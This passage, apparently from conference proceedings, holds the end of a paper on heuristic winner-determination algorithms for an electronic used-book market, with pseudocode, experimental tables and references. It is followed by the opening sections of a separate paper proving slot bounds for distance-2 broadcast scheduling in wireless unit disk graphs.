36:      end if
37:    end for
38:  end if
39:  if  $retIndex < |S|$  then
40:     $sIndex \leftarrow retIndex$ 
41:  else
42:     $sIndex \leftarrow sIndex + 1$ 
43:  end if
44: end while
45: return  $S_{sol}$ 

```

---

for NoBudgetCheck) is used to check the satisfiability of the current subrequest instead of *satisfiability* method used in the FS method. The *satisfiabilityNBC* method checks only satisfiability conditions (i), (iii) and (iv) listed above. Then, if the owner of the current subrequest does not have enough budget to purchase the book in the subrequest, the FSWI method tries to improve the budget of the subrequest owner by trying to satisfy incoming subrequests first, that is to commit the subrequests inside which one of the books of the current subrequest owner is requested. If by this process, the budget of the subrequest owner is fixed, then the current subrequest is committed, otherwise all the committed subrequests in this process are rolled back. The method continues with the next subrequest the index of which is determined in accordance with the smallest index of the satisfiable subrequests of the participants whose budget are increased when the current subrequest is committed as seen in lines 34-43 of Alg. 2.

Both FS and FSWI methods are forward traversing methods which start with an empty solution and construct a feasible solution by trying to satisfy the subrequests in the list  $S$  one by one without sacrificing feasibility. In the third proposed method, called *BackwardRollback (BR)*, the reverse approach is taken such that at first all the subrequests are committed producing most likely an infeasible solution. Then, the list of subrequests  $S$  is traversed in the reverse direction of the traversal direction of the forward methods. During the traversal, the current subrequest is checked whether it contributes to the infeasibility of the current solution. If so, then it is rolled back. It may be the case that after the current subrequest is rolled back, the owner of the book requested in the subrequest may have a budget deficit. If this is the case, then the largest index of the already committed subrequests of the book owner is found. If this index is larger than the index of the current subrequest, this index is used as the index of the next subrequest to be processed. Otherwise, the method moves to the next subrequest in the list  $S$ . Note that after  $S$  is traversed, it is guaranteed that the BR method produces a feasible solution although in the worst case it may be a zero solution. When a feasible solution is obtained, some participants may have remaining budgets to purchase books in some of their unsatisfied subrequests. In order to satisfy these subrequests, the BR method calls FSWI method as to improve the current feasible solution. The pseudocode of the BR method can be seen in Alg. 3.

The complexity analyses of the proposed heuristic algorithms are quite straightforward. The worst case time complexities of all proposed heuristics are  $O(n^2)$  where  $n = \max_k |r_k| * |R|$  and space complexities are only  $O(n)$ .

## V. EXPERIMENTAL RESULTS

In order to estimate the performances of the proposed heuristic methods under real-life market conditions, a test case generator was developed and a test suite was prepared. The test case generator uses GNU Scientific Library [12] for generating pseudo-random numbers which supports all common continuous and discrete random number distributions.

---

### Algorithm 3 BackwardRollback

---

**Input:** An EMBook problem instance  $P$ , a *SortingCriterion* for sorting subrequests  
**Output:** A list  $S_{sol}$  of satisfiable subrequests

```

1: Generate a list  $S$  of subrequests in  $P$ .
2:  $S_{sol} \leftarrow S$ 
3: Sort  $S$  according to SortingCriterion
4: for  $i = 0$  to  $|S| - 1$  do
5:    $\text{commit}(S[i])$ 
6: end for
7:  $sIndex \leftarrow |S| - 1$ 
8: while  $sIndex \geq 0$  do
9:    $retIndex \leftarrow 0$ 
10:   $subReq \leftarrow S[sIndex]$ 
11:   $req \leftarrow \text{Index of the Request that } subReq \text{ belongs}$ 
12:  if ( $subReq.satisfied$ ) and ( $(subReq.owner.budget < 0)$  or  $soldMoreThanOnce(subReq.book)$  or  $moreThanOneBookPurchasedIn(req)$ ) then
13:     $\text{rollback}(subReq)$ 
14:     $S_{sol}.remove(subReq)$ 
15:    if  $subReq.book.owner.budget < 0$  then
16:      for all  $subReq2$  such that ( $subReq2.owner = subReq.book.owner$ ) do
17:        if ( $subReq2.index > sIndex$ ) and ( $subReq2.index > retIndex$ ) and ( $subReq2.satisfied$ ) then
18:           $retIndex \leftarrow subReq2.index$ 
19:        end if
20:      end for
21:    end if
22:  end if
23:  if  $retIndex < |S|$  then
24:     $sIndex \leftarrow retIndex$ 
25:  else
26:     $sIndex \leftarrow sIndex - 1$ 
27:  end if
28: end while
29: Call ForwardSatisfyWithIncome with the current solution  $S_{sol}$ 
30: return  $S_{sol}$ 

```

---

The generated test suite consists of 1600 problem instances in which the number of participants varied between 2,000 and 10,000 for simulating different market sizes. The following parameters of the case generator: the number of books that each participant put up for sale, the number of purchase requests, the number of purchase requests per participant, and the sizes of the purchase requests are configured as to be distributed with Poisson distribution with *mean values* varying between 1 and 7. The requested books in the purchase requests are uniformly selected among all the books. In order to determine the prices of the books, a statistical profile is generated according to the study of Ghose et al. [13] which is based on the sales information in the Amazon.com book marketplace. As discussed in Section II, when all the



participants have zero budget limits, the problem instances are difficult to solve. In fact, these instances would possibly have no nonzero feasible solutions at all. On the other hand, when all the participants have enough budget for all their possible purchases, the problem instances becomes quite easy, requiring polynomial time to be solved. Actually, the market instances in the real life would mostly be in between these two endpoints. Therefore, in order to determine the budget limits of the participants in the generated problem instances, five different budget limit ratios are used varying between 5% to 75%. Using these ratio values, the budget limit  $l_i$  for a participant  $t_i$  is calculated as:

$$l_i = blr_i \cdot (bl_i^{max} - bl_i^{min}) + bl_i^{min}$$

where  $blr_i$  is the budget limit ratio,  $bl_i^{min}$  the minimum budget the participant  $t_i$  needs in order to be able to purchase the cheapest book listed in her requests if all of her books are sold, and  $bl_i^{max}$  is the maximum budget she needs in order to be able to purchase all the books she wants even if none of her books are sold.

The generated test cases were solved using Gurobi mixed-integer programming (MIP) solver version 7 [14] on two 8-cores 3.10 GHz CPUs with 128 GB of memory. The solver was configured to use single thread and a time limit of 60 minutes was defined for each instance. The operating system used was 64 bit Linux. Among the generated 1600 problem instances, the MIP solver found the optimal solutions for 972 instances. For the remaining 628 instances, the solver could not find the optimal solution within the time limit, however, the MIP solver was able to find a nonzero feasible solution for these instances.

Optimally solved instances by the MIP solver were used to measure the quality of the solutions found by the three proposed heuristic methods, FS, FSWI, and BR. For each heuristic method, four different sorting criteria which are explained in Section IV are used. For representing the quality of the solutions, a *goodness* measure is defined such as:

$$\text{Goodness of a Sol.} = \frac{\text{Obj. Val of Heuristic Sol.}}{\text{Optimal Objective Value}} \cdot 100\%$$

The goodness of the solutions found by the proposed heuristic methods and the best solution found by all heuristic methods (Best of All) can be seen in Table I. According to the results, among the four sorting criteria, all three heuristics in which the subrequests are sorted in descending order according to *Weight \* Price* values find the best solutions. The results for the sorting criterion *Weight* follows the *Weight \* Price* criterion by a close margin. As seen from the results, the sorting criterion to be used is quite important causing up to 5% difference in mean goodness values.

Considering the best performing sorting criterion, that is *Weight \* Price*, FSWI method performs better compared with the FS and BR methods. Mean goodness values of the solutions found by the FSWI method is approximately 92.4%, that is within less than 8% of the optimal solutions. The

corresponding standard deviation is also small, less than 9%. The lowest goodness value obtained in the FSWI method is approximately 40%. Best solutions found by all three heuristics are also very close to the solutions found by the FSWI method indicating that the FSWI method is almost dominant to other two heuristic methods for the generated test instances. Note that the maximum goodness values for all heuristics are 100%, and therefore these value are not included in Table I for the sake of clarity.

For 628 problem instances among the generated 1600 instances, the MIP solver could only find suboptimal solutions (note that some of these solutions could in fact be optimal, however, the MIP solver might not have proven the optimality of the solutions within given time limit). For these instances, the proposed heuristics found better solutions on average compared to the solutions found by the MIP solver. The results can be seen in Table II. However, in this case, the goodness values were calculated as the ratio of the objective value of the heuristic solution to the suboptimal solution found by the MIP solver. Thus, goodness values may be higher than 100%. For these instances, the FSWI and the BR methods perform almost equal producing approximately 40% better solutions than the solutions found by the MIP solver on average, and more than 400% better solutions for some specific instances.

The running times of the heuristic methods and the MIP solver for all problem instances can be seen in Table III. All three heuristics are very fast, finding solutions less than 1 second on average whereas the MIP solver requires approximately 1500 seconds for an instance on average. The FSWI method again can be considered the best method in terms of running time compared to the other two methods. The maximum running time of the FSWI method is also very low, which is less than 10 seconds for all sorting criteria.

## VI. DISCUSSION AND CONCLUSION

In his open letter on used book sales dated April 14, 2002, Jeff Bezos, CEO of Amazon.com, wrote “. . . when a customer sells used books, it gives them a budget to buy more new books.” [15]. However, in current book markets, a participant without a budget for purchasing new books must sell her books first so as to get a revenue, after then she may be able to purchase new books. In this study, an electronic market model, the EMBook model was proposed for trading of used books as well as new ones in order to overcome this issue. In this market model, participants may simultaneously place sale and purchase requests for books allowing participants to spend the revenue to be obtained from the books they want to sell for the books they want to buy. Furthermore, a budget limiting mechanism is also provided such that for each participant, the difference between the cost of purchased books and the revenue of sold books does not exceed the declared budget limit of the participant. This mechanism provides the participants to place purchase requests without being afraid of having a budget deficit in case their books are not sold. Additionally, a participant may also be indifferent to multiple books, for instance, there may be multiple sellers of the same

TABLE I  
GOODNESS OF SOLUTIONS FOUND BY THE HEURISTIC METHODS FOR THE OPTIMALLY SOLVED INSTANCES

Sorting Criterion	FS			FSWI			BR			Best of All		
	mean	std	min	mean	std	min	mean	std	min	mean	std	min
Weight	<b>88.9%</b>	10.9%	31.3%	<b>92.2%</b>	8.5%	36.3%	<b>91.3%</b>	8.9%	34.1%	<b>92.2%</b>	8.5%	36.3%
Price	<b>85.8%</b>	13.3%	27.8%	<b>89.1%</b>	11.7%	32.5%	<b>89.1%</b>	11.7%	32.5%	<b>89.2%</b>	11.6%	32.5%
Weight / Price	<b>88.4%</b>	11.1%	31.0%	<b>91.6%</b>	8.6%	36.1%	<b>90.7%</b>	9.1%	33.9%	<b>91.6%</b>	8.6%	36.1%
Weight * Price	<b>90.1%</b>	10.4%	32.5%	<b>92.4%</b>	8.6%	39.7%	<b>92.3%</b>	8.8%	38.8%	<b>92.5%</b>	8.6%	39.7%

TABLE II  
GOODNESS OF SOLUTIONS FOUND BY THE HEURISTIC METHODS FOR THE SUBOPTIMALLY SOLVED INSTANCES

Sorting Criterion	FS				FSWI				BR				Best of All			
	mean	std	min	max	mean	std	min	max	mean	std	min	max	mean	std	min	max
Weight	<b>119%</b>	86%	26%	446%	<b>141%</b>	108%	<b>34%</b>	514%	<b>140%</b>	107%	32%	518%	<b>141%</b>	108%	34%	518%
Price	<b>108%</b>	79%	25%	442%	<b>120%</b>	90%	<b>27%</b>	494%	<b>120%</b>	91%	27%	495%	<b>121%</b>	91%	27%	495%
Weight / Price	<b>116%</b>	83%	26%	439%	<b>138%</b>	105%	<b>33%</b>	518%	<b>137%</b>	105%	32%	518%	<b>138%</b>	105%	34%	518%
Weight * Price	<b>128%</b>	96%	27%	463%	<b>140%</b>	107%	<b>34%</b>	518%	<b>141%</b>	107%	34%	521%	<b>141%</b>	107%	34%	521%

TABLE III  
RUNNING TIMES OF THE HEURISTIC METHODS AND THE MIP SOLVER (IN SECONDS) FOR ALL INSTANCES

Sorting Criteria	FS			FSWI			BR			MIP Solver		
	mean	std	max	mean	std	max	mean	stdev	max	mean	std	max
Weight	<b>0.3</b>	0.7	9.4	<b>0.1</b>	0.2	2.1	<b>0.3</b>	0.6	6.1			
Price	<b>0.2</b>	0.5	6.9	<b>0.2</b>	0.6	8.2	<b>0.3</b>	0.7	10.4			
Weight / Price	<b>0.2</b>	0.5	6.1	<b>0.1</b>	0.1	1.4	<b>0.2</b>	0.4	3.9	<b>1490</b>	1733	3600
Weight * Price	<b>0.4</b>	0.9	12.8	<b>0.1</b>	0.5	6.6	<b>0.3</b>	0.6	7.2			

book or the participant may be indifferent to the different editions of a book. For such situations, the participant can declare a set of substitutable books which is ordered according to the participant's preferences. Then, the model ensures that the participant buys at most one of the books from this set. By means of these features, the EMBook model aims to attract more participants to the book markets and to increase the markets' allocative efficiencies.

In this study, the EMBook model was defined mathematically and the winner determination problem of the EMBook model was formulated as a multi-objective linear integer program. Since this problem is NP-Hard, three polynomial-time heuristic methods were also proposed. In order to understand whether the model can be used in large-scale online electronic markets efficiently, a test suite consisting of 1600 test instances with up to 10,000 participants were prepared. These instances were solved using the state-of-the-art MIP Solver and also using the proposed heuristic methods. The MIP solver failed to solve approximately 40% of the instances optimally within one hour of execution time. For the optimally solved instances, the best heuristic method, ForwardSatisfyWithIncome, provided results as good as 92.4% on average with respect to the optimal solutions with a standard deviation of less than 9%. For the remaining instances, this heuristic method provided solutions with 40% better objective values on average compared with the solutions found by the MIP solver in one hour. The proposed heuristics, however, are quite fast requiring less than 1 second on average and less than 10 seconds maximum.

The high quality of the solutions found by the proposed heuristic methods and methods' low polynomial complexities enable them to be used efficiently in very large-scale electronic markets with tens of thousands of participants. Note that although this study focuses on secondary book markets, the model is surely applicable to the secondary markets in which other types of durable goods are exchanged.

## REFERENCES

- [1] M. Grieger, "Electronic marketplaces: A literature review and a call for supply chain management research," *European Journal of Operational Research*, vol. 144, no. 2, pp. 280 – 294, 2003. doi: [http://dx.doi.org/10.1016/S0377-2217\(02\)00394-6](http://dx.doi.org/10.1016/S0377-2217(02)00394-6)
- [2] "Ebay inc q2 2016 company fast facts," 2016, <https://static.ebayinc.com/static/assets/Uploads/PressRoom/eBay-Q22016FactSheet-Investor-Site.pdf>, accessed on May 2017.
- [3] "Alibaba group, financial and metrics," 2016, <http://alibaba.newshq.businesswire.com/press-release/alibaba-group-announces-december-quarter-2016-results>, accessed on May 2017.
- [4] A. Kambil, P. F. Nunes, and D. Wilson, "Transforming the marketplace with all-in-one markets," *Int. J. Electron. Commerce*, vol. 3, pp. 11–28, 1999. doi: 10.1080/10864415.1999.11518346
- [5] J. Y. Bakos, "A strategic analysis of electronic marketplaces," *MIS Q.*, vol. 15, pp. 295–310, 1991. doi: 10.2307/249641
- [6] —, "Reducing buyer search costs: Implications for electronic marketplaces," *Management Science*, vol. 43, no. 12, pp. 1676–1692, 1997. doi: 10.1287/mnsc.43.12.1676
- [7] H.-G. Lee, "Do electronic marketplaces lower the price of goods?" *Commun. ACM*, vol. 41, pp. 73–80, 1998. doi: 10.1145/268092.268122
- [8] E. Wyatt, "Internet grows as factor in used-book business," 2005, <http://www.nytimes.com/2005/09/29/books/29book.html>, accessed on May 2017.

- [9] Y. J. H. Erik Brynjolfsson and M. D. Smith, "Consumer surplus in the digital economy: Estimating the value of increased product variety at online booksellers," *Management Science*, vol. 49, pp. 1580–1596, 2003. doi: 10.1287/mnsc.49.11.1580.20580
- [10] M. R. Garey and D. S. Johnson, *Computers and Intractability: A Guide to the Theory of NP-completeness*. San Francisco, CA, USA: WH Freeman and Co, 1979.
- [11] A. H. Özer, "Auction and barter models for electronic markets," Ph.D. dissertation, Department of Computer Engineering, Boğaziçi University, Istanbul, Turkey, 2011.
- [12] "Gnu scientific library," <http://www.gnu.org/software/gsl>, accessed on May 2017.
- [13] A. Ghose, M. D. Smith, and R. Telang, "Internet exchanges for used books: An empirical analysis of product cannibalization and welfare impact," *Info. Sys. Research*, vol. 17, pp. 3–19, 2006. doi: 10.1287/isre.1050.0072
- [14] "Gurobi Optimization," <http://www.gurobi.com/>, accessed on May 2017.
- [15] "Jeff Bezos' open letter on used book sales," 2002, <http://archive.oreilly.com/pub/wlg/1291>, accessed on May 2017.



# Distance-2 Collision-Free Broadcast Scheduling in Wireless Networks

Valentin Pollet, Vincent Boudet, Jean-Claude König  
UM/CNRS  
LIRMM - UMR 5506 - CC 477  
France  
Email: {pollet,boudet,konig}@lirmm.fr

**Abstract**—In this paper, we study the distance-2 broadcast scheduling problem in synchronous wireless networks of known topology. Two constraints are taken under consideration: the schedule must be collision-free and the nodes at distance 2 must be informed by nodes at distance 1. In general graphs, a tight bound of  $\mathcal{O}(\log(n)^2)$  slots to complete the broadcast is known,  $n$  being the number of nodes at distance 2. We improve this bound to  $\mathcal{O}(\log(n))$  in unit disk graphs, and to  $\mathcal{O}(1)$  when the neighbourhoods of the nodes are circular intervals.

## I. INTRODUCTION

WE consider the communication model proposed by [1] in which nodes communicate at synchronous slots, using only one frequency. When a node transmits at a given slot, all the nodes connected to it may receive the message. Collisions occur when a node receives several messages at the same slot. Collisions cannot be detected. When exactly one of its neighbours transmits at a given slot, a node is said to be informed.

We study the distance-2 broadcast scheduling problem (D2B) when the topology of the graph is known in advance. Given a graph and a source node, one must schedule the roles of the nodes over several slots in order to inform every node at distance 2 from the source. We assume that nodes at distance 2 from the source cannot be used to inform other nodes. We quantify the quality of a scheduling by the number of slots it uses, the less the better. The number of slots used is an intuitive measure of the time taken to complete the broadcast. This problem is motivated by the fact that knowledge at distance 2 is often assumed when designing communication protocols.

### A. Related work

This work is primarily inspired by [2], [3], dealing with D2B in general graphs. They give polynomial algorithms to schedule distance-2 broadcasts using  $\mathcal{O}(\log(n)^2)$  slots, where  $n$  is the number of nodes at distance 2 from the source. Their result provides a tight upper bound on the number of slots needed to complete broadcast since there exists a family of graphs of diameter 2 requiring a logarithmic number of slots to complete broadcast.

The global broadcast problem, in which a source must flood the whole network, has been widely studied in general graphs. See [4] for a survey.

On a theoretical point of view, solving D2B under the collision model is linked to the exact cover problem. Authors

in [5] give a polynomial algorithm to solve the weighted covering problem for sets of pseudo-disks in the plane. Their algorithm can be adapted to decide the existence of a 1-slot solution to D2B on unit disk graphs.

### B. Our results

Our work focuses on restricted classes of graph, and show that the upper bounds in those cases are strictly lower.

First, we exhibit a family of instances over unit disk graphs such that solving D2B requires exactly  $\log(n) + 1$  slots,  $n$  being the number of nodes at distance 1 from the source. We further prove that it is always possible to complete broadcast using  $\mathcal{O}(\log(n))$  slots, tightening the bound.

Then we consider a more restrictive case: when the neighbourhoods of the nodes at distance 1 are circular arcs of the nodes at distance 2. We give a simple greedy algorithm yielding solutions using at most 3 slots. This algorithm proves a constant upper bound on the number of slots needed to complete distance-2 broadcasts in these graphs.

### C. Notations

An instance of the distance-2 broadcast scheduling problem (D2B) is given by a graph  $G = (V, E)$  and a node  $x_e$  of this graph. The immediate neighbours  $X$  of  $x_e$  are called the *source nodes*. We call *target nodes* the set of nodes  $Y$  at distance 2 from  $x_e$ . This terminology is motivated by the fact that nodes from  $Y$  cannot be scheduled in the broadcast. Assuming so, solving D2B then consists in scheduling the transmission of some nodes in  $X$  such that every node in  $Y$  gets informed at some slot. A solution to D2B is a set of subsets of  $X$ ,  $\{X_1, \dots, X_k\}$ ,  $k$  being the number of slots the solution uses.

It is clear that  $X$  can be fully informed in one slot when  $x_e$  acts as the sole transmitter, the bounds we prove in the following do not count this trivial step.

## II. UNIT DISK GRAPHS

In this section,  $D_u$  denotes the unit disk centred at the origin. We can assume without loss of generality that the source node  $x_e$  is at the origin. When a disk is referred to as  $D_i$  for some label  $i$ , then  $C_i$  will be the corresponding circle *i.e.* the border of  $D_i$ .




Fig. 1. Three disks ( $D_1, D_2, D_3$ ). The gray areas (partitioning the union of the disks) are the target areas induced by these disks. Each target area contains its signature

Let us assume that the nodes lie on a plane and that each source node has a communication disk - its *source disk*. Target nodes must be covered using these disks. An instance of D2B is now a couple  $(\mathcal{D}, Y)$ ,  $\mathcal{D}$  being a set of source disks and  $Y$  a set of targets. Let  $\mathcal{D} = \{D_1, \dots, D_m\}$  be a set of labelled source disks. Given  $\mathcal{D}' \subset \mathcal{D}$ , the proper intersection of all the disks in  $\mathcal{D}'$  is  $\cap_{x \in \mathcal{D}'} x \setminus \bigcup_{y \in \mathcal{D} \setminus \mathcal{D}'} y$ . If said proper intersection is non-empty, we say that  $\mathcal{D}'$  induces a *target area*. We define the *signature* of a target area as the set containing all the labels of the disks inducing this area. In Figure 1, three disks  $D_1, D_2, D_3$  intersect each other. The gray areas are target areas. Each area has a signature. For instance the target area of signature (1, 2) is the intersection between  $D_1$  and  $D_2$  minus  $D_3$ . Note that the target areas partition the union of all the disks.

#### A. Unit disk graphs requiring a logarithmic number of slots

**Theorem II.1.** Let  $m \in \mathbb{N}$ . Let  $\mathcal{D} = (D_1, \dots, D_m)$  be a set of distinct source disks which centres lie on the same radius of the unit disk. There exists a set  $Y$  of points such that solving D2B over  $(\mathcal{D}, Y)$  requires  $1 + \lfloor \log_2(|Y|) \rfloor$  slots.

*Proof.* We can assume that  $\mathcal{D}$  is ordered by the disks' centres' distance to the origin. For all  $D_i$  in  $\mathcal{D}$ ,  $x_i$  is the centre of  $D_i$ . The *signature matrix*  $\mathcal{M}$  given in Figure 2 contains the signatures of all the non-empty target areas induced by  $\mathcal{D}$ .

Now we build an instance of D2B by placing a target node in each target area. Denote  $n$  the number of target nodes ( $n = \frac{m(m+1)}{2}$ ) and  $t_k$  the number of slots needed to inform  $k$  targets for all  $k \in \{1, \dots, n\}$ . Clearly  $t_1 = 1$ .

For some  $i$ , let us remove from  $\mathcal{M}$  all the target areas which signatures contain  $i$  (see the gray part in Figure 3). Note that the remaining areas to cover may form two disjoint instances—*residual instances*—of the problem on smaller graphs. One

(1)		
(1, 2)	(2)	
$\vdots$	$\vdots$	$\ddots$
$(1, \dots, m)$	$(2, \dots, m)$	$\dots (m)$

Fig. 2. Signature matrix  $\mathcal{M}$ . Each entry is the signature of a target area induced by  $\mathcal{D}$ . Note that an entry  $(i, j)$  corresponds to the signature  $(i, \dots, j)$ .

instance uses disks of indexes 1 to  $i - 1$  and the other uses disks of indexes  $i + 1$  to  $m$ . Note that if  $i = 1$  or  $i = m$ , there is only one residual instance.

(1)		
$\vdots$	$\ddots$	
$(1, \dots, i)$	$\dots$	$(i)$
$\vdots$	$\vdots$	$\vdots$
$(1, \dots, m)$	$\dots (i, \dots, m)$	$\dots (m)$

Fig. 3. When node  $i$  is the sole emitter at a given slot, the gray rectangle is covered. The remaining uncovered parts of the matrix are disjoint and can be processed in parallel without risking to interfere at an uncovered area.

Observe that the signature matrices of the residual instances have the same form as the original instance. Whichever  $i$  is chosen to emit at first slot, at least one of the residual matrices has size at least  $\lceil \frac{m-1}{2} \rceil$ . Since the two residual instances are disjoint, they can be processed in parallel. The following recurrence on  $t_n$  is now verified.

$$t_n \geq t_{\lceil \frac{n-1}{2} \rceil} + 1 \quad (1)$$

$$\geq 1 + \lfloor \log_2(n) \rfloor \quad (2)$$

Now let us prove that the recurrence equation can be tight. The two following properties are verified.

- 1) There exists a target area of signature  $(1, \dots, m)$ . In any solution  $(X_1, \dots, X_k)$  there is thus a  $X_i$  of cardinality 1.
- 2) Given a solution  $(X_1, \dots, X_k)$ , permuting two sets in the solution does not change it.

Taking these two facts under account, we can assume that in any solution the first slot is occupied by a single source node i.e.  $|X_1| = 1$ .

Now if we choose the central node  $i = \lceil \frac{m-1}{2} \rceil$  to transmit at each recursion step, then the solution produced is necessarily optimal. Indeed, in each residual instance the target area with the biggest signature has to be covered. By choosing the central node as sole transmitter for the first step, we ensure that said area is covered, and that the residual instances have roughly the same size. We then have  $t_n = 1 + \lfloor \log_2(n) \rfloor$ .  $\square$

#### B. A logarithmic number of slots always suffices

We call *angular region* any part of the plane delimited by two half-lines with a common extremity being the origin. An

angular region is of angle  $\alpha$  if the angle formed by the half-lines delimiting it is  $\alpha$ .

**Lemma II.1.** *Let  $\mathcal{D}$  be a set of source disks, and  $Z$  be an angular region of angle  $\frac{\pi}{2}$ . For all  $D_i, D_j$  in  $\mathcal{D}$ ,  $C_i$  and  $C_j$  intersect at most once in  $Z \setminus D_u$ .*




Fig. 4. Circles of centres A and B intersecting at points P and Q. Using the angle at center theorem on  $\gamma$  and  $\beta$ , we show the angle  $\alpha$  to be at least  $\frac{\pi}{2}$ .

*Proof.* Let  $D_1$  and  $D_2$  be two disks of centres A and B, containing the origin O. Let P and Q be the intersection points between  $C_1$  and  $C_2$ . Let C be the intersection between the line (OA) and  $D_1$ . We can assume without loss of generality that A and B lie in a half of the unit disk centred in O. We can also assume that A is closer to O than B is. Now let  $\alpha$  be the angle  $(\vec{OP}, \vec{OQ})$ ,  $\beta$  the angle  $(\vec{AQ}, \vec{AP})$  and  $\gamma$  the angle  $(\vec{CP}, \vec{CQ})$  (see Figure 4). Since  $\beta$  and  $\gamma$  intercept the same arc of  $C_1$ , the angle at center theorem states that  $\gamma = \frac{\beta}{2}$ . By construction, since the triangle OPQ is contained in the triangle CPQ, we have  $\alpha \geq \gamma$ . Then,  $\beta > \pi$  because if  $\beta = \pi$  then PQ is a diameter of both  $C_1$  and  $C_2$  meaning that these two circles are equal. We thus have  $\alpha > \frac{\pi}{2}$  and therefore  $C_1$  and  $C_2$  cannot intersect more than once in  $Z \setminus D_u$ .  $\square$

Given a set of source disks  $\mathcal{D}$  and a disk  $D \in \mathcal{D}$  labelled  $i$  we say that  $D$  induces a *proper area* if there exists a target area induced by  $\mathcal{D}$  of signature  $(i)$ . Now consider an angular region  $Z$  of angle  $\frac{\pi}{2}$ , we define  $\mathcal{D}_{|Z}$  as the set of all disks in  $\mathcal{D}$  intersecting  $Z$  non-emptily. We then remove from  $\mathcal{D}_{|Z}$  all the disks not inducing a proper area in  $Z$ . Now order the disks in  $\mathcal{D}_{|Z}$  according to the angle to the proper area they induce (see Figure 5). After this ordering  $\mathcal{D}_{|Z} = (D_1, \dots, D_m)$  if  $S_i$  and  $S_j$  are proper areas induced by  $D_i$  and  $D_j$  with  $i < j$  then  $\forall P \in S_i, \forall Q \in S_j, (\vec{OP}, \vec{OQ}) \in ]0, 2\pi[$ .

We will next assume that  $\mathcal{D}_{|Z}$  does not contain three circles intersecting in one point in  $Z$ . It is not hard to work around it, but simplifies the proof of the following lemma.




Fig. 5. Ordering disks w.r.t the proper areas in a quadrant.  $D_1$ 's proper area appears first then  $D_2$ 's then  $D_3$ 's.

**Lemma II.2.** *Let  $S$  be a target area induced by  $\mathcal{D}_{|Z}$  such that  $S \cap Z \neq \emptyset$  then the signature of  $S$  is of the form  $\sigma(S) = (i, i+1, \dots, i+p)$  for some  $i, p$ .*

*Proof.* Let us assume it is not the case, thus there is a gap in the signature of  $S$  :  $\sigma(S) = (i, \dots, k, k+j, \dots, i+p)$  with  $j > 1$ . Consider the set of source disks  $D' = \{D_k, D_{k+1}, D_{k+j}\}$  which we can renumber  $D' = \{D_1, D_2, D_3\}$  to clarify things. Now there exists an area of signature  $(1, 3)$ . Using Lemma II.1 we know that there is a unique intersection point P between  $C_1$  and  $C_2$  in  $Z$ . Let  $Z^-$  (resp.  $Z^+$ ) be the part of  $Z$  located counterclockwise before (resp. after) the line (OP). Let  $D_i^+ := D_i \cap Z^+$  and  $D_i^- := D_i \cap Z^-$  for  $i = 1, 2, 3$ . Since  $C_1$  intersects  $C_2$  only once, we know that  $D_2^- \subset D_1^-$  and  $D_1^+ \subset D_2^+$ . As a consequence, the area of signature  $(1, 3)$  cannot lie in  $Z^+$ , it has to lie in  $Z^-$ .

- 1) Assume that  $C_1$  and  $C_3$  do not intersect in  $Z^-$ , then  $D_3^- \subsetneq D_1^-$  because otherwise the proper area induced by  $D_3$  appears before the proper area induced by  $D_1$  which is absurd. Note that  $C_2$  and  $C_3$  have to intersect in  $Z^+$  because if not
  - a) either  $D_2^+ \subsetneq D_3^+$  and then  $D_2$  does not induce a proper area in  $Z$  since  $D_2^- \subsetneq D_1^-$  which is absurd;
  - b) or  $D_3^+ \subsetneq D_2^+$  and then the proper area induced by  $D_3$  appears in  $Z^-$  thus before the one induced by  $D_2$  which lies in  $Z^+$ . That is absurd as well.

Thus,  $C_2$  intersects  $C_3$  in  $Z^+$  and we know they do not intersect in  $Z^-$  using Lemma II.1. Under these assumptions  $D_3^- \subsetneq D_2^-$  because otherwise  $D_2^- \subsetneq D_3^-$  and  $P \in D_3^-$ , thus  $D_3^- \cap D_1^- \neq \emptyset$  or  $D_3^- \subsetneq D_1^-$ , in both cases it is absurd. Thus, we have  $D_3^- \subsetneq D_2^-$ , and in that case the area of signature  $(1, 3)$  cannot exist, which is absurd since we assumed it did exist.

- 2) Finally, assume that  $C_1$  and  $C_3$  do intersect in  $Z^-$ . Then  $C_3$  intersects  $C_1$  before P (because we assume that three circles never intersect in one point) and the proper area induced by  $C_3$  appears before the proper area induced by  $C_2$ , absurd again.



Both cases lead to contradictions, the area of signature (1, 3) cannot exist. The signature of  $S$  is thus of the form  $(i, i+1, \dots, i+p)$ , thus the lemma.  $\square$

**Theorem II.2.** *Let  $\mathcal{D}$  be a set of source disks, then all the target areas induced by  $\mathcal{D}$  can be covered using  $\mathcal{O}(\log_2(n))$  slots.*

